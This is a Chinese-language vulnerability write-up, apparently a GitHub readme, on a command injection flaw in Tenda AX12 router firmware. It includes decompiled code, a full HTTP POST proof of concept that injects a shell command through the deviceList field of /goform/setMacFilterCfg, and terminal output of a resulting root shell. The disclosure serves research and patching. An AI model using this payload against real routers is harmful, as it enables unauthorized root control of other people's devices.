iot-firmeware Add files via upload ... on Mar 31 History

..

img	8 months ago
readme.md	8 months ago

readme.md

Tenda AX12存在命令注入漏洞


写在前面

Tenda官网：https://www.tenda.com.cn/default.html

关于Tenda：https://www.tenda.com.cn/profile/contact.html

固件下载：https://www.tenda.com.cn/download/

影响版本



图中显示了最新版本

漏洞细节

```
57  sub_409A54("getIPv6Status", sub_422C14);
58  sub_409A54("setIPv6Status", sub_422CE4);
59  sub_409A54("getBlackRuleList", sub_424048);
60  sub_409A54("getMacFilterCfg", sub_423CF0);
61  sub_409A54("setBlackRule", sub_424644);
62  sub_409A54("delBlackRule", sub_424890);
63  sub_409A54("setMacFilterCfg", sub_424334);
64  sub_409A54("getOnlineList", sub_42ADA8);
65  sub_409A54("GetParentCtrlList", sub_425784);
66  sub_409A54("GetParentControlInfo", sub_4251A4);
67  sub_409A54("parentControlEn", sub_425C04);
68  sub_409A54("SetOnlineDevName", sub_424FB4);
69  sub_409A54("delParentalRule", sub_425D30);
70  sub_409A54("saveParentControlInfo", sub_4258F4);
71  sub_409A54("SetSysAutoRebbotCfg", sub_42D284);
72  sub_409A54("GetSysAutoRebbotCfg", sub_42D1B0);
```

```
26  v12[2] = 0;
27  v12[3] = 0;
28  blob_buf_init(v11, 0);
29  blob_buf_init(v12, 0);
30  v2 = (const char *)webgetvar(a1, "macFilterType", "");
31  v3 = (const char *)webgetvar(a1, "deviceList", "");
32  printf(
33    "%s[%s:%s:%d] %sget mac == %s\n\x1B[0m",
34    "\x1B[0;33m",
35    (const char *)&dword_449F94,
36    "formSetMacFilterCfg",
37    497,
38    "\x1B[0;32m",
```

```
89    doSystemCmd("echo %s >/tmp/macfilter", (const char *)&v3[2]);
90  tapi_set_mf_rule(v11[0]);
91  blob_buf_free(v11);
92  sprintf(v15, "{\"errCode\":%d}", v4);
93  sub_41B688(a1, v15);
94  return _stack_chk_guard;
95}
```

程序通过deviclist参数获取到的内容传递给v3，之后将v3带入doyststem函数，没有进行命令的过滤，存在命令注入漏洞。

漏洞复现与POC

为了重现该漏洞，可以遵循以下步骤：

1.使用fat模拟固件V22.03.01.21_cn

2.使用以下POC攻击进行攻击


```
POST /goform/setMacFilterCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 51
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/iptv.html?random=0.7642888131213508&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcmho1qw

macFilterType=1&deviceList=1"echo 1234 > /tmp/4455 \"\
```

```
/tmp # ls
4455                        td_acs_auto_bandwidth_log  wps_monitor.pid
auto.socket                 td_acs_dbg_svr
/tmp # find / -name *.sh
```

图为POC攻击效果图

最后，您可以编写exp，这可以实现获取根shell的非常稳定的效果


iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12>
root@AX12:/# ls
bin files opt rom sys var
dev lib overlay root tmp www
etc mnt proc sbin usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/#